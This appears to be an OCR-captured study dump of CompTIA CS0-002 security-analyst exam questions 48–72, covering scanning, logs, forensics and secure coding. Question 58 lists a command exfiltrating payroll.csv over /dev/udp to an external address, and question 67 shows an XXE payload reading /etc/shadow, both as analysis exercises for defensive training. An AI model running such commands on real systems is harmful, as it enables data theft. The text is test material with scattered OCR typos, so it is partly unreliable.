
Real CompTIA CS0-002 Exam Questions Study Guide [Q48-Q72



Real CompTIA CS0-002 Exam Questions Study Guide
Updated and Accurate CS0-002 Questions for passing the exam Quickly

QUESTION 48

A security analyst has determined that the user interface on an embedded device is vulnerable to common SQL injections. The device is unable to be replaced, and the software cannot be upgraded. Which of the following should the security analyst recommend to add additional security to this device?

* The security analyst should recommend this device be place behind a WAF.
* The security analyst should recommend an IDS be placed on the network segment.
* The security analyst should recommend this device regularly export the web logs to a SIEM system.
* The security analyst should recommend this device be included in regular vulnerability scans.

QUESTION 49

A security analyst, who is working for a company that utilizes Linux servers, receives the following results from a vulnerability scan:

CVE ID	CVSS Base	Name
CVE-1999-0524	None	ICMP timestamp request remote date disclosure
CVE-1999-0497	5.0	Anonymous FTP enabled
None	7.5	Unsupported web server detection
CVE-2005-2150	5.0	Windows SMB service enumeration via \srvsvc

Which of the following is MOST likely a false positive?
* ICMP timestamp request remote date disclosure
* Windows SMB service enumeration via srvsvc
* Anonymous FTP enabled
* Unsupported web server detection

QUESTION 50

It is important to parameterize queries to prevent _____.
* the execution of unauthorized actions against a database.
* a memory overflow that executes code with elevated privileges.
* the establishment of a web shell that would allow unauthorized access.
* the queries from using an outdated library with security vulnerabilities.

Explanation/Reference: https://stackoverflow.com/questions/4712037/what-is-parameterized-query

QUESTION 51

A university wants to increase the security posture of its network by implementing vulnerability scans of both centrally managed and student/employee laptops.

The solution should be able to scale, provide minimum false positives and high accuracy of results, and be centrally managed through an enterprise console.

Which of the following scanning topologies is BEST suited for this environment?
* A passive scanning engine located at the core of the network infrastructure
* A combination of cloud-based and server-based scanning engines
* A combination of server-based and agent-based scanning engines
* An active scanning engine installed on the enterprise console

QUESTION 52

An analyst finds that unpatched servers have undetected vulnerabilities because the vulnerability scanner does not have the latest set of signatures.

Management directed the security team to have personnel update the scanners with the latest signatures at least 24 hours before conducting any scans, but the outcome is unchanged. Which of the following is the BEST logical control to address the failure?
* Configure a script to automatically update the scanning tool.
* Manually validate that the existing update is being performed.
* Test vulnerability remediation in a sandbox before deploying.
* Configure vulnerability scans to run in credentialed mode.

QUESTION 53

Which of the following BEST identifies the appropriate use of threat intelligence as a function of detection and response?
* To identify weaknesses in an organization’s security posture
* To identify likely attack scenarios within an organization
* To build a business security plan for an organization
* To build a network segmentation strategy

QUESTION 54

Wncn ol the following provides an automated approach 10 checking a system configuration?
* SCAP
* CI/CD
* OVAL
* Scripting
* SOAR

QUESTION 55

A security administrator recently deployed a virtual honeynet. The honeynet is not protected by the company’s firewall, while all production networks are protected by a stateful firewall. Which of the following would BEST allow an external penetration tester to determine which one is the honeynet’s network?
* Banner grab
* Packet analyzer
* Fuzzer
* TCP ACK scan

QUESTION 56

A company recently experienced financial fraud, which included shared passwords being compromised and improper levels of access being granted The company has asked a security analyst to help improve its controls.

Which of the following will MOST likely help the security analyst develop better controls?
* An evidence summarization
* An indicator of compromise
* An incident response plan
* A lessons-learned report

QUESTION 57

A security analyst is reviewing the following server statistics:

% CPU	Disk KB in	Disk KB out	Net KB in	Net KB out
99	3122	43	456	34
100	123	56	87	7
99	2	234	3	245
100	78	3	243	43
100	345	867	8243	85
98	22	3	5634	42326
100	435	345	54	42
99	0	4	575	3514

Which of the following Is MOST likely occurring?
* Race condition
* Privilege escalation
* Resource exhaustion
* VM escape

QUESTION 58

A security analyst is performing a routine check on the SIEM logs related to the commands used by operators and detects several suspicious entries from different users.

Which of the following would require immediate attention?
* nmap -A -sV 192.168.1.235
* cat payroll.csv > /dev/udp/123.456.123.456/53
* cat/etc/passwd
* mysql -h 192.168.1.235 -u test -p

QUESTION 59

A security analyst conducted a risk assessment on an organization’s wireless network and identified a high-risk element in the implementation of data confidentially protection. Which of the following is the BEST technical security control to mitigate this risk?
* Switch to RADIUS technology
* Switch to TACACS+ technology.
* Switch to 802 IX technology
* Switch to the WPA2 protocol.

QUESTION 60

A security analyst reviews SIEM logs and discovers the following error event:

```
ERROR Event ID 4
The Kerberos client received a KRB_AP_ERR_MODIFIED error from the server DBASVRR45. The target name used was GC/PDC1DC.Domain57/Adm
target server failed to decrypt the ticket provided by the client. Check if there are identically named server accounts in these tw
qualified name to identify the server.
```

Which of the following environments does the analyst need to examine to continue troubleshooting the event?
* Proxy server
* SQL server
* Windows domain controller
* WAF appliance
* DNS server

QUESTION 61

A security analyst’s daily review of system logs and SIEM showed fluctuating patterns of latency.

During the analysis, the analyst discovered recent attempts of intrusion related to malware that overwrites the MBR. The facilities manager informed the analyst that a nearby construction project damaged the primary power lines, impacting the analyst’s support systems. The electric company has temporarily restored power, but the area may experience temporary outages.

Which of the following issues the analyst focus on to continue operations?
* Updating the ACL
* Conducting backups
* Virus scanning
* Additional log analysis

QUESTION 62

A security officer needs to find the most cost-effective solution to the current data privacy and protection gap found in the last security assessment Which of the following is the BEST recommendation?
* Require users to sign NDAs
* Create a data minimization plan.
* Add access control requirements
* Implement a data loss prevention solution

Creating a data minimization plan would be the most cost-effective solution to the current data privacy and protection gap found in the last security assessment. Data minimization is a principle that states that organizations should collect, store, process, and retain only the minimum amount of personal data that is necessary for their legitimate purposes. Data minimization can help reduce the risk of data breaches, data leaks, or data misuse by limiting the exposure and access to sensitive data. Data minimization can also help comply with data protection regulations, such as the General Data Protection Regulation (GDPR), that require organizations to justify their data collection and processing activities. Data minimization can be achieved by implementing various measures, such as deleting or anonymizing unnecessary data, applying retention policies, or using encryption or pseudonymization techniques.

QUESTION 63

A development team has asked users to conduct testing to ensure an application meets the needs of the business. Which of the fallowing types of testing docs This describe?
* Acceptance testing
* Stress testing
* Regression testing
* Penetration testing

Acceptance testing is a type of testing that involves verifying that an application meets the needs and expectations of the business and the end users. Acceptance testing is usually performed by users or customers who evaluate the application’s functionality, usability, performance, reliability, and compatibility. Acceptance testing helps to ensure that the application delivers the required value and quality before it goes into production.

QUESTION 64

Which of following allows Secure Boot to be enabled?
* eFuse
* UEFI
* MSM
* PAM

QUESTION 65

A security technician is testing a solution that will prevent outside entities from spoofing the company’s email domain, which is comptia.org. The testing is successful, and the security technician is prepared to fully implement the solution.

Which of the following actions should the technician take to accomplish this task?
* Add TXT @ “v=spf1 mx include:_spf.comptia.org ?all” to the DNS record.
* Add TXT @ “v=spf1 mx include:_spf.comptia.org ?all” to the email server.
* Add TXT @ “v=spf1 mx include:_spf.comptia.org +all” to the domain controller.
* Add TXT @ “v=spf1 mx include:_spf.comptia.org +all” to the web server.

Reference:

https://blog.finjan.com/email-spoofing/

QUESTION 66

A corporation employs a number of small-form-factor workstations and mobile devices, and an incident response team is therefore required to build a forensics kit with tools to support chip-off analysis. Which of the following tools would BEST meet this requirement?
* JTAG adapters
* Last-level cache readers
* Write-blockers
* ZIF adapters

QUESTION 67

After a remote command execution incident occurred on a web server, a security analyst found the following piece of code in an XML file:

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/shadow"> ]>
<userInfo>
```

Which of the following it the BEST solution to mitigate this type of attack?
* Implement a better level of user input filters and content sanitization.
* Property configure XML handlers so they do not process sent parameters coming from user inputs.
* Use parameterized Queries to avoid user inputs horn being processed by the server.
* Escape user inputs using character encoding conjoined with whitelisting

QUESTION 68

Which of the following secure coding techniques can be used to prevent cross-site request forgery attacks?
* Input validation
* Output encoding
* Parameterized queries
* Tokenization

QUESTION 69

A security analyst is investigating a malware infection that occurred on a Windows system. The system was not connected to a

network and had no wireless capability Company policy prohibits using portable media or mobile storage The security analyst is trying to determine which user caused the malware to get onto the system Which of the following registry keys would MOST likely have this information?

A)

```
HKEY_USERS\<user SID>\Software\Microsoft\Windows\CurrentVersion\Run
```

B)

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
```

C)

```
HKEY_USERS\<user SID>\Software\Microsoft\Windows\explorer\MountPoints2
```

D)

```
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\eventlog\System\iusb3hub
```

* Option A
* Option B
* Option C
* Option D

QUESTION 70

After a breach involving the exfiltration of a large amount of sensitive data a security analyst is reviewing the following firewall logs to determine how the breach occurred:

```
3-10-2019 10:23:22 FROM 192.168.1.10:3243 TO 10.10.10.5:53 PERMIT UDP 143 BYTES
3-10-2019 10:23:24 FROM 192.168.1.12:1076 TO 10.10.35.221:80 PERMIT TCP 100 BYTES
3-10-2019 10:23:25 FROM 192.168.1.1:1244 TO 10.10.1.1:22 DENY TCP 1 BYTES
3-10-2019 10:23:26 FROM 192.168.1.12:1034 TO 10.10.10.5:53 PERMIT UDP 5.3M BYTES
3-10-2019 10:23:29 FROM 192.168.1.10:4311 TO 10.10.200.50:3389 DENY TCP 1 BYTES
3-10-2019 10:23:30 FROM 192.168.1.193:2356 TO 10.10.50.199:25 PERMIT TCP 20K BYTES
```

Which of the following IP addresses does the analyst need to investigate further?
* 192.168.1.1
* 192.168.1.10
* 192.168.1.12
* 192.168.1.193

QUESTION 71

A security analyst gathered forensics from a recent intrusion in preparation for legal proceedings.

The analyst used EnCase to gather the digital forensics, cloned the hard drive, and took the hard drive home for further analysis.
Which of the following did the security analyst violate?
* Cloning procedures
* Chain of custody

* Hashing procedures
* Virtualization

QUESTION 72

A security analyst is reviewing packet captures to determine the extent of success during an attacker’s reconnaissance phase following a recent incident.

The following is a hex and ASCII dump of one such packet:

0000	08 00 27 38 db ed 08 08 27 97 3f 45 08 00 45 00	..'8....'.?E..E.
0010	00 46 00 ec 40 00 80 06 f5 c1 44 1d 37 0e 0a 00	.F..@.....D.7...
0020	01 0f 05 21 00 35 d1 f8 c1 42 3f f5 a8 bd 50 18	...!.5...B?...P.
0030	fb 90 05 68 00 00 00 1c 00 00 00 00 00 01 00 00	...h............
0040	00 00 00 00 04 63 6f 6d 70 2e 03 74 69 61 00 fc	.....comp.tia...
0050	00 01 4d 53	..MS

Which of the following BEST describes this packet?
* DNS BIND version request
* DNS over UDP standard query
* DNS over TCP server status query
* DNS zone transfer request